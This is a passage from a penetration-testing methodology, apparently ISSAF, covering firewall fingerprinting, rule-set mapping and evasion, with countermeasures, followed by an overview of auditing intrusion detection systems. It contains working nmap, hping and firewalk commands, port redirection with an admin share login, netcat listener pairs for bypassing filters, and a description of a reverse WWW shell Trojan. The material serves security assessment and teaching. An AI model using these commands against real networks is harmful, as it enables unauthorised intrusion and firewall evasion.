- Unfiltered – traffic is passing from access control devices (Firewall/Router) but the port is not open

How Nmap decides a port is in filter state?

Its based on three criteria's:

1. No SYN/ACK packet[s]
2. No RST/ACK packet[s]
3. ICMP destination unreachable message with code 13

Pre-requisite[s]

- Scanning tool: nmap
- Destination host domain name / IP Address

Examples/Results – Nmap ACK scan

#nmap –sA 192.168.0.1

Interesting ports on 192.168.0.1:

(The 65530 ports scanned but not shown below are in state: filtered)

PORT STATE SERVICE

110/tcp UNfiltered pop-3

13701/tcp UNfiltered VeritasNetbackup

13711/tcp UNfiltered VeritasNetbackup

13721/tcp UNfiltered VeritasNetbackup

13782/tcp UNfiltered VeritasNetbackup

Nmap run completed -- 1 IP address (1 host up) scanned in 12205.371 seconds

Analysis/Conclusion/Observation

Above indicates traffic passing from access control device (Firewall/Router) but the port is not open on access control device (Firewall/Router)

Examples/Results –

#nmap –p20,21,22,23,53,80,110,111 –n –P0 –vv

When performing this nmap scan, you should run tcpdump simultaneously to see the responses from the firewall gateway.

Analysis/Conclusion/Observation

Device in above example seems to be a firewall

Examples/Results –

Analysis/Conclusion/Observation

Example Three – Nmap FIN Scan

5145/tcp open rmonitor_secure

5190/tcp open aol

5191/tcp open aol-1

5192/tcp open aol-2

5193/tcp open aol-3

5232/tcp open sgi-dgl

5236/tcp open padl2sim

5300/tcp open hacl-hb

5301/tcp open hacl-gs

Analysis/Conclusion/Observation

- Example Three – FIN scan is unreliable and gives a lot false positives

Tool[s]

NetCat, Grabbb, Languard

Countermeasures

Disable admin prohibited packets (ICMP type 13 messages) at border router

- For Cisco > no IP unreachables
- Refer product manual

Further Reading[s]

Remarks

G.9.8 Identify Firewall Architecture

Description

Hping is a very good tool for custom packet crafting. It allows assessor to identify Open, Blocked, Dropped and Rejected packets.

Using an nmap ACK scan to an open and closed port of a system behind the firewall (together with a sniffer), one can detect the firewall type in use (packetfilter, statefull firewall or proxy firewall)

Pre-requisite[s]

Steps to be performed

1. Run Nmap and start a network Sniffer simultaneously

Examples/Results

#nmap –p20,21,22,23,53,80,110,111 –n –P0 –vv

nmap –sA –p 1,80 <server-behind-firewall>

Analysis/Conclusion/Observation

On the nmap scan, you should look for RST packets. Performing an ack scan of a server directly connected will show RST packets for both open and closed port. A server behind a packetfilter will show a RST for a closed port and nothing for an open port. A server protected by a statefull firewall will show no RST packets at all in the sniff output.

Tool[s]

Nmap, tcpdump (or any other sniffer)

Countermeasures

- Remove or change the default banner of firewall
- Block firewall/router default ports at border router

Further Reading[s]

Remarks

Note: As per the first rule of firewall everything except management station would be denied. Generally one is not going to get much on this.

G.10 IDENTIFY COMMON MISS-CONFIGURATION[S]

This applies all tests that are mentioned in Router Miss-configuration section

G.11 FIREWALL RULE-SET MAPPING

G.11.1 Firewalking

Description

Firewall rule base miss-configuration / rule-set mapping are done using firewalk and hping. Firewalk can be used to discover open ports behind a firewall and it can be used for access control list discovery.

- Helps determine open ports on a firewall (packet filter)
- Port scan (TCP & UDP) done with packets whose TTL is set one greater than the hop count of the filtering device.
    - If TTL error message comes back port opened
    - If nothing comes back, port is filtered
- Nmap can differentiate between what is open on the end machine & what is being firewalled. (open => open on the end machine, closed => closed on end machine, filtered => blocked on firewall. This is thru for packetfilter & statefull filters only).
- Firewalk determines if a given port is allowed through a F/W
- Traceroute to any machine behind the firewall or the router before the firewall
- Once the hop count of the router is known, we can change our TTL value for our IP packet to be 1 more than the hop count of the router & perform a port scan on the firewall.
- Thus if “TTL exceeded error” comes back then port on the firewall is open

Firewalk often provides unpredictable results and some time you may face problem while compiling it. It has a GUI version.

Pre-requisite[s]

- Hop before the Access Control Device
- Hop after the Access Control Device

Steps to be performed

Examples/Results

Source IP	Destination IP	Service	Flag	Result	Remarks
192.168.0.1	192.168.100.100	TCP Port Service Multiplexer	TCP 1	Drop	
192.168.0.1	192.168.100.101	Compressnet	TCP 2	Drop	
192.168.0.1	192.168.100.102	ftp-data	TCP 20	Drop	
192.168.0.1	192.168.100.103	File Transfer [Control]	TCP 21	Drop	
192.168.0.2	192.168.100.104	SSH	TCP22	Drop	
192.168.0.2	192.168.100.105	Telnet	TCP 23	Drop	
192.168.0.2	192.168.100.106	SMTP	TCP 25	Accept	
192.168.0.2	192.168.100.107	HTTP	TCP 80	Accept	
192.168.0.2	192.168.100.108	HTTP	TCP 80	Drop	

Analysis/Conclusion/Observation

Tool[s]

- hping
- firewalking

Countermeasures

- Don’t allow the firewall to send out packets before the drop rule (the last rule in a “good” firewall rulebase)
- Don’t allow the firewall to send out icmp error messages

Further Reading[s]

Remarks

G.11.2 Hpinging

Description

Firewall rule base miss-configuration / rule-set mapping can be done using hping.

- Helps determine open ports on a firewall (packet filter)

- Port scan (TCP & UDP) done with packets whose TTL is set one greater than the hop count of the filtering device.
  - If TTL error message comes back port opened
  - If nothing comes back, port is filtered
- Traceroute to any machine behind the firewall or the router before the firewall
- Once the hop count of the router is known, we can change our TTL value for our IP packet to be 1 more than the hop count of the router & perform a port scan on the firewall.
- Thus if "TTL exceeded error" comes back then port on the firewall is open

Hping is mostly used for Firewall Detection purposes.

Pre-requisite[s]

- Traceroute dump towards the target(s)

Steps to be performed

- Hping towards the gateway
- Hping towards the firewall
- Hping towards the system behind the firewall

Examples/Results

hping –S –c 1 –p <port> <IP Address> -t <TTL>

- ⇨ port is an open port on the system behind the firewall (find it with portscanning)
- ⇨ IP Address is the system you are hpinging (the system behind the firewall)
- ⇨ TTL is the hop count of the system you are hpinging

Analysis/Conclusion/Observation

In the second step, you could receive and ICMP error message back from the firewall with its IP address (in badly configured firewalls).

Tool[s]

hping

Countermeasures

To prevent your firewall sending out its IP address, restrict your firewall from sending out packets.

Further Reading[s]

Remarks

G.12 Port Redirection

Description

- If an assessor failed to get direct access to a port, port redirection is his best friend. It is used to bypass port filtering.
- Install Port redirector and make it listen on a selected port number
- Packets received on the listening port number are forwarded to desired port on remote host

Examples/Results

Assessor with WinXP machine - 192.168.10.10
c:> net use \\192.168.10.20\ipc$ abctest /u:administrator

Assessor with Linux machine - 192.168.10.20
datapipe 139 80 192.168.10.30

NT/Unix host - 192.168.10.30
fpipe –l 80 –r 139 192.168.10.40
or
datapipe 80 139 192.168.10.40

Windows XP victim - 192.168.10.40
Wait for connections

Analysis/Conclusion/Observation

- An open crystal clear channel can be establish with differing operating systems
- Access control devices can be circumvented if device access control lists (ACLs) do not block all the ports

Countermeasures

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied. Authenticate outbound traffic as per your policy.
- Have a policy to review logs
- Implement Network and Host based intrusion detection systems

Tool[s]

Datapipe – datapipe-1.0.tar.gz

Netcat – http://www.atstake.com/research/tools/index.html Fpipe – http://www.foundstone.com
Further Reading[s]
Remarks
This works for packet filters and statefull inspection firewalls but NOT for proxy level firewalls!!

G.13 FIREWALL BACKDOORS

G.13.1 Covert Channels

Cover channels are a subliminal channel of communication; which hides that a message is being passed. It's not Encryption, its concealment.

Note: There is no explicit specification for the number of simultaneous channels on a given port, but in vast majority of the systems on the Internet, it is limited to 1024.

Hiding in plain sight

- Embedding a message within a regular communication channel
  - E.g. embed data in the payload of a 'ping' (ICMP) packet
- Only the sender and receiver understand the hiding technique
- A covert channel may be defined as any communication channel that can be exploited by a process to transfer information in a manner that violates a system's security policy.

More Sophisticated Methods

- Utilize TCP/IP header fields
- 6 bits reserved in TCP header for future use
- Usually not examined by security mechanisms

Refer ISSAF Methodology section for more details on Covert Channels.

G.13.2 Filters

Daemon Shell-UDP. Bind to an allowed source port (e.g. 20)

Steps to be performed:

Step 1:

On Assessor Machine type following:

#nc –p 25 <target system IP address> 5000

Step 2:

On Target system type followings:

#nc –l –v –n –p 5000

G.13.3 Stateful Filters

- Reverse telnets
- Tunnel from Phrack 52
- ssh with the –R options
- ssh with the –L options

G.13.4 Application Level Firewalls

Reverse www shell

- It allows an assessor to access a machine on your internal network from the outside
- It simply looks like an internal user is browsing the web.
- Its entire traffic is base 64 encoded
- It runs on specific time (slave) in a day
- The assessor needs to install a simple Trojan program on a machine in your network, the Reverse WWW shell server.
- The Reverse WWW shell server spawns a back channel to the master
- As assessor types into the master system, the command is retrieved and executed on the target system.

G.14 COUNTERMEASURES

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied. Authenticate outbound traffic as per your policy. (for example: webservers should not be able to connect to the internet …)
- Use application proxies, its difficult to establish back channels when they are in use. But off-course it's not impossible.

G.15 Compromise Remote Users/Sites

A single hole is sufficient to expose entire network. Doesn't matter how much secure your perimeter network is.

Security between remote users/sites and enterprise network only secures them. What if the remote users/sites are compromised?

Assessor should try to compromise remote users, telecommuter and/or remote sites of an enterprise. It will give privileged access to internal network.

Countermeasure

- Implement proper security at remote sites.
- Use desktop firewall on remote users' desktops, telecommuter laptops. Preferably a central managed desktop firewall solution which can not be disabled by the users.
- Implement host based intrusion detection and prevention mechanism on remote users' desktops, telecommuter laptops.
- Have a separate access control policy for remote users/telecommuter and/or remote sites.

Examples:

- Cyberarmor
- Checkpoint SecureClient
- Symantec Client Security / Symantec VPN Client

G.16 Test Product specific issues

G.16.1 Access Control List (ACL) Issues and Source Port Scanning

- In many implementations it's common to find access control devices simply allow excessive traffic in or out.
- It is easy for attacker to scan target network by choosing following source port:
    - 20 – FTP Data
    - 25 - SMTP

- 53 - DNS
- 80 - Web
- 110 – POP3
- 1024 and above

#nmap –sS <target IP address> -g20

- Beware – nmap with –g switch misses open ports!

-g switch is only a request as per man page “Note that this is only a request – nmap will honor it only if and when it is able to”

- Try strobe with –P switch

Countermeasures

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied.

G.16.2 Checkpoint Firewall-1 Issues

- CheckPoint allows followings ports by default from any host to any host and no logging is performed on this.
    - UDP 53 – DNS Query
    - TCP 53 – DNS Zone transfer
    - UDP 520 – Routing Information Protocol (RIP)

This is no longer the case for Checkpoint FW-1 NG

- It doesn’t show this in main rule page. Its part of implicit rules and options remains in global properties (Policy → Properties tab)

Further reading

http://oliver.efri.hr/~crv/security/bugs/Others/fw-5.html

G.16.2.1 STATEFUL INSPECTION SUBTERFUGE

G.16.2.2 CHECKPOINT 4.0 INTER-MODULE AUTHENTICATION WEAKNESS

CheckPoint 4.0 inter-module authentication weakness exposes firewall's other IP Addresses. Refer this for more detail http://www.dataprotect.com/bh2000

G.16.3 TCP Fast Mode Issues

G.16.4 FWZ Encapsulation Issues

G.16.5 CheckPoint NG Issues

The default open ports are 264 & 18264 (described more in detail in the firewall ports doc)

G.16.6 Nokia IPSO Issues

- HTTP Configuration
    - It doesn't require encryption
    - It doesn't have any Access Control Lists implemented
- Telnet is enabled by default
- Pre-hardened, administrator is probably not worried about security

Countermeasures

- Configure Access Control Lists to administer HTTP
- configure HTTPS to be used instead of HTTP
- Disable Telnet, use SSH instead

G.16.7 Cisco PIX Issues

G.16.8 Microsoft Proxy Issues

G.16.9 IP Chains Issues

- Linux IP 2.2.0 kernel
    - Attacker may bypass packet filtering rules
    - Fragmentation Attack
    - Rewrite part of the TCP / UDP header
    - Port information is rewritten in order to gain access to ports tht should be blocked by the firewall
- Fragrouter can be used to launch the attack

Refer this for more detail: http://www.dataprotect.com/ipchains

G.17 GLOBAL COUNTERMEASURES

- Have a DROP ALL rule (has to be the last rule in your rulebase)
- Have a STEALTH rule (dropping all traffic towards your firewall) – preferably the first rule
- Prevent your firewall from sending out packets originating from the gateway
- Prevent the usage of “ANY” in the rule-base (for both services as for source and/or destinations)
- Disable or change the default settings of firewalls as much as possible

G.18 List of Default Ports

G.18.1.1 SONICWALL			
Service Port Listening	**Service Identified**	**Available To**	**Comments**
TCP/UDP 23	TELNET	Private	
TCP 67	BOOTPS	Private	
UDP 69	TFTP	Private	
TCP 80	HTTP	Private	
TCP/UDP 137	NETBIOS	Private	
UDP 500	ISAKMP	Private	

G.18.1.2 Nokia			
Service Port Listening	**Service Identified**	**Available To**	**Comments**
TCP, 23	Telnet		
TCP, 80	HTTP		
TCP, 256	FWI-1 Management	Communication between Nokia Appliance and Management server	Management Purpose → Open By default
TCP, 259	FWI-1 Management		
TCP, 262	FWI-1 Management		
TCP, 900	FWI-1 Management		
TCP, 1149	FWI-1 Management		
TCP, 1150	FWI-1 Management		
TCP, 1151	FWI-1 Management		
TCP, 1152	FWI-1 Management		
TCP, 1153	FWI-1 Management	Communication between Nokia	Management Purpose
TCP, 1154	FWI-1 Management		

TCP, 18183	FWI-1 Management	Appliance and Management server	➔ Open By default
TCP, 18184	FWI-1 Management		
UDP, 161	FWI-1 Management		
UDP, 259	FWI-1 Management		
UDP, 514	FWI-1 Management		

G.18.1.3 ZyWALL

Service Port Listening	Service Identified	Available To	Comments
TCP 21	FTP	Private	
TCP 23	Telnet	Private	

G.18.1.4 NetASQ

Service Port Listening	Service Identified	Available To	Comments
TCP 1300	*NETASQ Firewall Manager*	Private	
TCP 1302	NETASQ Firewall Monitor	*Private*	

G.18.1.5 WatchGuard SOHO

Service Port Listening	Service Identified	Available To	Comments

TCP 21	FTP	Private	Ports Open by default
TCP 53	DNS	Private	
UDP 53	DNS	Private	
UDP 67	Bootps	Private	
TCP 80	HTTP	Private	
TCP 1080	Socks	Private	

G.18.1.6 LUCENT ACCESS POINT 300

Service Port Listening	Service Identified	Available To	Comments
TCP 22	SSH	Private & Public	
TCP 23	Telnet	Private & Public	
TCP 80	HTTP	Private & Public	
UDP 123	NTP	Private & Public	
UDP 161	SNMP	Private & Public	
TCP 443	HTTPS	Private & Public	
UDP 500	ISAKMP	Private & Public	
UDP 514	SYSLOG	Private & Public	
UDP 520	RIP	Private & Public	
UDP 1701	L2TP	Private & Public	
UDP 8127	AP SLA Probe	Private & Public	
UDP 65534	Loop back Address	Private & Public	

G.18.1.7 WatchGuard VClass

Service Port Listening	Service Identified	Available To	Comments
TCP 22	SSH	Private	Ports Open by default
TCP 23	Telnet	Private	
UDP 161	SNMP	Private	
TCP 443	SSL	Private	
UDP 500	IKE	Private	
UDP 1024	Centralized Policy Manager (CPM)	Private	
UDP 1850	Heart Beat to centralized managers	Private	
TCP 6789	Used by HA modules to hot synch configuration between two HA units	Private	

G.18.1.8 ZyWALL

Service Port Listening	Service Identified	Available To	Comments
TCP 443	SSL Web based administration	Private	Used for administration
TCP 443	SSL Web based administration	Public	

G.18.1.9 Cisco IOS Firewall

Service Port Listening	Service Identified	Available To	Comments
TCP 23	Telnet	Private	Open by default
UDP 67	DHCP	Private	
UDP 68	DHCP	Private	
TCP 80	HTTP	Private	
UDP 1985	HSRP	Private	Management

G.18.1.10 Cisco PIX Firewall

Service Port Listening	Service Identified	Available To	Comments
TCP 443	HTTPS	Private	Administration/Open by default
ICMP/8	Echo request	Private	Open by default

G.18.1.11 BroadCom Firewall

Service Port Listening	Service Identified	Available To	Comments
UDP 53	DNS	Private	Open by default
TCP 80	HTTP	Private	Administration/open
ICMP/8	Echo Request	Private	Open by default
ICMP/13	Timestamp Request	Private	Open by default

G.18.1.12 FORTIGATE FIREWALL

Service Port Listening	Service Identified	Available To	Comments
TCP 443	SSL Web based administration	Private	Administration/open

G.18.1.13 MICROSOFT ISA FIREWALL

Service Port Listening	Service Identified	Available To	Comments
TCP/UDP 135	*RPC ENDPOINT MAPPER*	Private	Open by Default
UDP 137	NetBios name	Private	
UDP 138	NetBios Datagram	Private	
TCP 139	NetBios Session	Private	
TCP/UDP 445	MS directory service	Private	
UDP 500	ISAKMP	Private	
TCP 1025	Windows internal	Private	
TCP 1080	Socks	Private	
TCP/UDP 1745	Firewall client control session	Private	
TCP 8080	ISA Web proxy	Private	
ICMP/8	Echo request	Private	
TCP/UDP range 3000 to 3700	ISA NAT port pool	Private	

G.18.1.14 NETSCREEN FIREWALL

Service Port Listening	Service Identified	Available To	Comments
TCP 23	Telnet	Private	Administration/open
TCP 80	HTTP	Private	
TCP 443	HTTPS	Private	
ICMP/8	Echo Request	Private	Open by default

G.18.1.15 NORTEL ASF

Service Port Listening	Service Identified	Available To	Comments
TCP 18264	FW1_ICS_Service	Private	Management/open

G.18.1.16 NOVELL BORDER MANAGER

Service Port Listening	Service Identified	Available To	Comments
TCP, 80	HTTP	Private	Administration/open
TCP, 81	Web based Mgmt	Private	
UDP 123	NTP	Private	Open by default
UDP 161	SNMP	Private	
TCP 389	LDAP	Private	
TCP 413	Storage Mgmt Service protocol	Private	
TCP 427	Storage Location	Private	
UDP 427	Storage Location	Private	
TCP 443	Web based administration	Private	

UDP 520	RIP	Private	
TCP 524	NCP	Private	
UDP 524	NCP	Private	
TCP 636	LDAP Over SSL	Private	
TCP 2000	CS Audit Proxy	Private	
TCP 2200	Web based administration	Private	Administration/open
TCP 2211	Web based administration	Private	
TCP 3351	B treive	Private	
TCP 6000	X windows	Private	Open by default
TCP 6901	Jet Stream	Private	
TCP 8008	Web based administration	Private	Administration/open
TCP 8009	Web based administration	Private	
TCP 21571	Novell Licensing Service	Private	
TCP 40193	Storage management Req.	Private	Open by default
ICMP/8	Echo Request	Private	

G.18.1.17 NETGEAR PROSAFE			
Service Port Listening	Service Identified	Available To	Comments
TCP 80	HTTP	Private	Administration/open
TCP 443	HTTPS	Private	

G.18.1.18 WATCHGUARD FIREBOX			
Service Port Listening	Service Identified	Available To	Comments
ICMP/8	Echo Request	Private	
TCP 21	FTP proxy	Private	
TCP 113	Auth	Private	Management/Open by default
TCP 3053	Management Control	Private	
TCP 4105	Management Control connection	Private	
TCP 4110	DVCP VPN manager	Private	
TCP 4111	High availability	Private	
TCP 9001	Management Control	Private	
TCP 4100	Authentication	Private	Needs to configure

G.18.1.19 CHECKPOINT FIREWALL			
Service Port Listening	**Service Identified**	**Available To**	**Comments**
256 /tcp	FW1	Private	Management
257 /tcp	FW1_log	Private	
258 /tcp	FW1_mgmt	Private	
259 /tcp	FW1_clntauth FW1_clntauth_telnet	Private	
259 /udp	RDP	Private	
260 /udp	FW1_snmp	Private	
261 /tcp	FW1_snauth	Private	
264 /tcp	FW1_topo	Private	
265 /tcp	FW1_key	Private	
900 /tcp	FW1_clntauth FW1_clntauth_http	Private	
981 /tcp	- not predefined -	Private	
2746 /udp	VPN1_IPSEC_encapsulation	Private	
5004 /udp	MetaIP-UAT	Private	
8116 /udp	- not predefined -	Private	
9281 /udp	SWTP_Gateway	Private	
9282 /udp	SWTP_SMS	Private	
18182 /tcp	FW1_ufp	Private	
18183 /tcp	FW1_sam	Private	
18184 /tcp	FW1_lea	Private	
18185 /tcp	FW1_omi	Private	
18186 /tcp	FW1_omi-sic	Private	
18187 /tcp	FW1_ela	Private	
18190 /tcp	CPMI	Private	
18191 /tcp	CPD	Private	

G.18.1.20 CHECKPOINT FIREWALL			
Service Port Listening	**Service Identified**	**Available To**	**Comments**
18192 /tcp	CPD_amon	Private	Management
18193 /tcp	FW1_amon	Private	
18202 /tcp	CP_rtm	Private	
18205 /tcp	CP_reporting	Private	
18207 /tcp	FW1_pslogon	Private	
18208 /tcp	FW1_CPRID	Private	
18209 /tcp	- not predefined -	Private	
18210 /tcp	FW1_ica_pull	Private	
18211 /tcp	FW1_ica_push	Private	
18212 /udp	FW1_load_agent	Private	
18221 /tcp	CP_redundant	Private	
18231 /tcp	FW1_pslogon_NG	Private	
18232 /tcp	FW1_sds_logon	Private	
18233 /udp	FW1_scv_keep_alive	Private	
18234 /udp	tunnel_test	Private	
18241 /udp	E2ECP	Private	
18262 /tcp	CP_Exnet_PK	Private	
18263 /tcp	CP_Exnet_resolve	Private	
18264 /tcp	FW1_ica_services	Private	Management/ Open by default/
18265/tcp	FW1_ica_mgmt_tools	Private	Management
19190 /tcp	FW1_netso	Private	
19191 /tcp	FW1_uaa	Private	
19194 /udp	CP_SecureAgent-udp	Private	
19195 /udp	CP_SecureAgent-udp	Private	

65524 /tcp	FW1_sds_logon_NG	Private	

G.18.1.21 SYMANTEC ENTERPRISE FIREWALL

Service Port Listening	Service Identified	Available To	Comments
TCP 21	FTP	Private & Public	
TCP 23	TELNET	Private & Public	
TCP 25	SMTP	Private & Public	
TCP 80	HTTP	Private & Public	
TCP 416	Firewall Mgmt Port	Private & Public	
TCP 417	Firewall Mgmt Port	Private & Public	
TCP 418	FW Remote Mgmt Port	Private & Public	
UDP 500	ISAKMP	Private & Public	
TCP 888	OOB-Daemon		
TCP 2456	Web based Management Port		
TCP 1344	AV scan engine		Bind to local host

G.19 FURTHER READING[S]

H INTRUSION DETECTION SYSTEM SECURITY ASSESSMENT

H.1 DESCRIPTION

Networks are vulnerable to attacks against which a firewall alone may not be enough. An Intrusion Detection System (IDS) provides an additional layer of protection to a firewall. IDS monitors the network's local host devices and network traffic for signs of attempted attacks and network security breaches. They can be deployed on an individual host or on a part of the network. Their primary purpose is to examine the local or network trafic for intrusions and report these intrusions to the security administrator. Firewall and IDS systems provide a good layer of protection against an intruder.

H.1.1 What is an IDS?

An IDS or **Intrusion Detection System** collects information from a variety of system and network sources, and analyzes the information for signs of intrusion (attacks coming from outside the local network) and misuse (attacks originating inside the network.)

H.1.2 Benefits of an IDS

Intrusion Detection Systems can perform a variety of functions like:

- Monitoring and analysis of user and system activity
- Auditing of system configurations and vulnerabilities
- Assessing the integrity of critical system and data files
- Recognition of activity patterns reflecting known attacks
- Statistical analysis for abnormal activity patterns
- Operating system audit trail management, with recognition of user activity reflecting policy violations
- The combination of these features allows system or network administrators to more easily handle the monitoring, audit, and assessment of their systems

and networks to fiind signs of outside intrusions or local misuse of computer systems.

H.1.3 Types of IDS

H.1.3.1 Host-based – Intrusion Detection Systems (HIDS)

Host intrusion detection systems are intrusion detection systems that are installed locally on host machines. HIDS can be installed on many different types (roles) of machines namely servers, workstations and notebook computers. Traffic transmitted to the host is analyzed for potentially malicious packets within the data transmission. HIDS are more focused on the changes on the local machine changing aspect compared to the network-based focus of a Network-based Intrusion Detection System (NIDS). HIDS are also more platforms specific and several HIDS are available for Microsoft Windows. A few HIDS also function in the UNIX and other OS topology environments. GFILanguard is one of nice product.

H.1.3.2 Network-based – Intrusion Detection Systems (NIDS)

A NIDS analyzes all packets at a network level to determine the occurrence of an intrusion. A NIDS agent places the network interface card into “promiscuous” mode and audits all traffic crossing the interface. As a general rule, it should be able to analyze all traffic within a specific network segment. Therefore, with switched networks, a NIDS agent should be connected to the monitoring port of the hub. A NIDS agent functions as an appropriate software module that resides on one of servers within a LAN segment. However, the volume of packets sent over contemporary LANs is enormous. If the NIDS agent has inadequate capacity to handle extreme loads, it can miss packets due to congestion on the network link that it is monitoring it and fail to collect the next packets that are received. Therefore, a NIDS must function close to real-time. On the other hand, a NIDS agent itself may overload the system it resides in and “incapacitate” the system to perform other tasks. This weakness spurs NIDS manufacturers to develop data collecting agents as a dedicated system to be installed on a separate robust PC (for instance, NFR NID-100 is offered as a CD-ROM to boot the system). Another option is a complete system encompassing both hardware and software (for example, Cisco NetRanger is Cisco software running on Solaris operating system).

NIDS are installed to remediate problems having characteristic attacks (for example ping of death or IIS .ida). They can also be used to deal with lesser events that are preparative steps for an attack (for example, port scan).

For detecting aberrant traffic, NIDS use some other techniques as presented below.

H.1.3.3 STATISTICAL ANOMALY

Increasingly, HIDS are using technologies which allow them to detect alterations to important system files and assets. As a rule, the files to check are periodically check-summed and compared against a checksum database. If a checksum does not match the current result stored in a checksum database, this means that the file integrity is suspect. Obviously, this rule can be used to monitor only critical non-alterable system files.

Certain HIDS are able to verify features of certain assets. It is well known, for example, that system log files are incremental files. Therefore, the system should be configured so that an alarm is triggered as soon as the system detects any abnormal logs.

A number of products that deal with monitoring of files and assets are available on the market. They are denoted with a FIA (File Integrity Assessment) abbreviation. The first program likely to employ file integrity assessment by checksum verification was Tripwire.

When deploying HIDS software, attention must be paid to provide security for the databases used by the system (event detection rule files, checksum files). Imagine if your operating system is under attack and the attacker knows that your OS uses HIDS coverage. By making changes to the system, the attacker may also modify the database containing signatures of changed files. Therefore, it is a good idea to store signatures and other databases, as well as configuration files and HIDS binaries using a non-erasable method – for example, a write-protected diskette or a CD-ROM.

H.1.3.4 PATTERN MATCHING

NIDS have used pattern-matching since their origins. Each packet on the network is received by the listening system. The NIDS then filters and compares network packets on a byte-code matching basis, against a database of known attack signatures (or patterns). The attack signature is a known technique used by anti-virus programs. CA eTrust uses the same engine – InoculateIT – as the anti-virus software of the same manufacturer. This method is easy to deploy, but requires a powerful system to reside on. In addition, there is an exponential relation between the amount of processed data or detected attacks (signatures) and the demand for computational power.

H.2 PURPOSE

The purpose of this document is to offer a full overview on Intrusion Detection Systems and the assessment of this kind of systems, from a auditor/pen-tester point of view. This document can be used as a reference for any system audit.

H.3 REQUIREMENT

[Text]

H.3.1 Understand Organization's environment

- Determine the size and complicity of organization
- Determine Organization's dependence on Information system
- Understand organization's mission
- Understand organizational structure and roles and responsibilities of key IT personnel involved and also the IT staff managing the Intrusion Detection System
- How information systems are used to support organization to achieve it's mission
- Understand the threat objects and associated risks to organization

H.3.2 Technical Requirements

H.4 TERMINOLOGY

[Text]

H.5 HISTORY

Several methods to counter the emergence of worms have been investigated. Prominent among these are network-based Intrusion Detection System, which monitor the network for any suspicious activity. When such an activity is seen, it is immediately reported via a pre-determined notification method.

The notion of a DIDS has been around since the late 1980s. However, it wasn't until the global connectivity of the Internet that the importance of correlated data from various agents became important to understand major occurrences of intrusions. For this reason, large scale DIDS came into effect in the late 1990s. Robbins [46] outlines the primary motivations for moving from individual IDS to a DIDS. DIDS have also proven to be effective in the rapid assessment of virus activity across the Internet. A good example of this was the detection of the 2001 Lion worm at the Internet Storm Center at SANS (SysAdmin, Audit, Network, Security Institute [4]). Distributed Intrusion Detection Systems are now widely accepted as standards for detecting intrusions on a worldwide scale. They receive data from various sources such as personal firewall logs, enterprise IDS logs and educational institutes. An analysis is carried out on the data and the required authorities are contacted via e-mail. This helps many ISPs and domain owners to find computers running malicious software on their networks.

H.6 OBJECTIVE

The objective of an IDS audit is to find if the IDS functions upto standards agreed upon in the security check-list. The audit should help determine if the IDS meets base-line requirements.

H.6.1 Perspective One

e.g. Security Assessor/Penetration Tester

H.6.2 Perspective Two

e.g. System Administrator

H.7 EXPECTED RESULT

[Text]

H.8 METHODOLOGY / PROCESS

Information Gathering

Information gathering is the first step of an audit. The auditor/pen-tester must obtain as much information possible about the company/organization he is auditing. Information can be obtained using passive methods (Passive Information Gathering) and active methods (Active Information Gathering).

- **Passive Information Gathering**

Passive information gathering is a method of obtaining information about the specific company/organization through non-active methods including social engineering. The needed information can be obtained by using regular public sources of information, like search engines, whois queries, USENET posts, mailing lists and other sources.

Any method of indirect communication with the audited company/organization using virtual or real channels to obtain the needed information can be considered passive information gathering. The chief point of this method is to not raise any suspicions on the client end.

- **Active Information Gathering**

Active information gathering is a method of obtaining information about the specific company/organization by using active tools. Information can be obtained by scanning the company's networks for systems, open ports, vulnerabilities, to make an overview of the level of security that the specific company/organization has.

Also social engineering can be used to obtain information about the company audited. Any method of direct communication with the audited company/organisation using virtual or real channels to obtain specific information about its systems and can be considered active information gathering.

Identify Intrusion Detection Systems

Vendor	IDS Protocol[s]	TCP/IP Protocol[s]	Port / Options
Snort			
Dragon			

Cisco Secure IDS			
Network Flight Recorder(NFR)			

- **Identify Sensor**
    - Attack on target and if sensor is configured in push data mode. It will reveal the identity.
- **Identify Management Station and Centralize Logging System**

Scan for Default Ports

Perform Service Scan

Perform Banner Grabbing

If one has access to a hub, and network transmissions on the internal network of an organization watch for huge data transfers typically during off-office hours (between 10pm and 7am) The data transfers will indicate where the data is being stored, aka the back-up machines. Back-up machines are also not generally production machines and security priority may be a bit low. Replay attacks on backup servers can give one the IDS data that the IDS engine is working on. Configuring a IDS can give the attacker knowledge about the IDS rules and hence knowledge to circumvent the IDS rules.

Refer section -- --

Identify Product specific vulnerabilities

Perform Exploit Research and Proof of Concept

Network Mapping

Refer ISSAF Methodology Section

Vulnerability Identification

Refer ISSAF Methodology Section

Penetration

Refer ISSAF Methodology Section

Gaining Access and Privileges Escalation

Refer ISSAF Methodology Section

Enumerate Further

Refer ISSAF Methodology Section

Maintaining Access

Refer ISSAF Methodology Section

Covering the Tracks

Refer ISSAF Methodology Section

Audit

Refer ISSAF Methodology Section

Reporting

Refer ISSAF Methodology Section

H.8.1 Clean-up and Destroy Artifacts

Refer ISSAF Methodology Section

H.9 AUDIT INTRUSION DETECTION SYSTEM

H.10 PROCESS ISSUES

H.10.1 Is there any process to minimize false positives?

H.10.2 Is there any process to minimize false negatives?

H.10.3 Is there any process to analyze the IDS Logs Regular basis?

Typically IDS logs should be analyzed by humans to verify any machine error that may be occurring. Visual determination of IDS logs is very important to the development of accurate IDS rules. There is quite a cognitive gap between determination of a problem by a system and a human being.

H.10.4 Is there any process to tune Firewall/Router rule-base based on IDS alerts?

The dynamic configuration of firewall/router rule-based logs is generally achieved by Intrusion Prevention Systems. However, one must carefully analyze the logs before allowing such permissions. It is critical that the crossover error rate, CER (the acceptable value where the false positive and false negative rates cross each other on a graph) be set according to the acceptable risks to the system being secured. This is generally done during a training period for the IDS where manual intervention is needed to identify the acceptable value of CER.

H.10.5 Is there any incident response process based on IDS alerts?

H.10.6 Is there any action taken based on intrusions identified in past?

H.10.7 Is there any process to address any performance issue raised by IDS?

As one can see, an IDS evaluates network flow to determine an attack. The IDS therefore forms a performance bottleneck. Sufficient resources should be provided to the IDS so that the performance of the IDS is more or less that acceptable by the system. The performance of the network and the end systems that are protected by the IDS are important considerations for this. If we have an extremely fast network and systems being protected by an IDS, the IDS becomes a bottleneck. On the other hand, if a slow system and network are protected by a rapid IDS, resources devoted to the IDS are wasted because faster processing by the IDS does not result in any performance gain on the network of system.

